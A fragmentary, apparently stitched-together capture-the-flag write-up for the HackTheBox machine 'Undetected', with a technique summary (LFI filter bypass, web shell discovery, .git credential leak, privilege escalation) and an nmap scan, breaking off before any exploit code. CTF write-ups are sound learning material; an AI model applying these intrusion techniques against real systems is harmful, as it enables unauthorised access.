- 
#### Summary of knowledge
- dir brute with gobuster
- LFI bypass with php://filter
- get file upload shell name using PHP interactive shell check the response time and match the time with PHP hash
- .git leak ssh password
- Privilege Escalation through shell script
- pspy find suspicious process
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## 异常二进制与共享库后门
PHPUnit 提供入口,随后以文件修改时间定位可疑程序和共享库。Base64、字节序与 XOR 的还原过程来自原逆向记录。
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Linux
Difficulty: Medium
Points: 30
Release: 19 Feb 2022
IP: 10.10.11.146
- 
- 
#### Enumeration
#### NMAP
``` bash
┌──(root💀kali)-[~/hackthebox/machine/undetected]
└─# nmap -sV -v -p- -Pn --min-rate=10000 10.10.11.146
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2 (protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
```
We have two open ports. Let’s look into web.
Web Page has a link pointing to a vhost.
``` bash
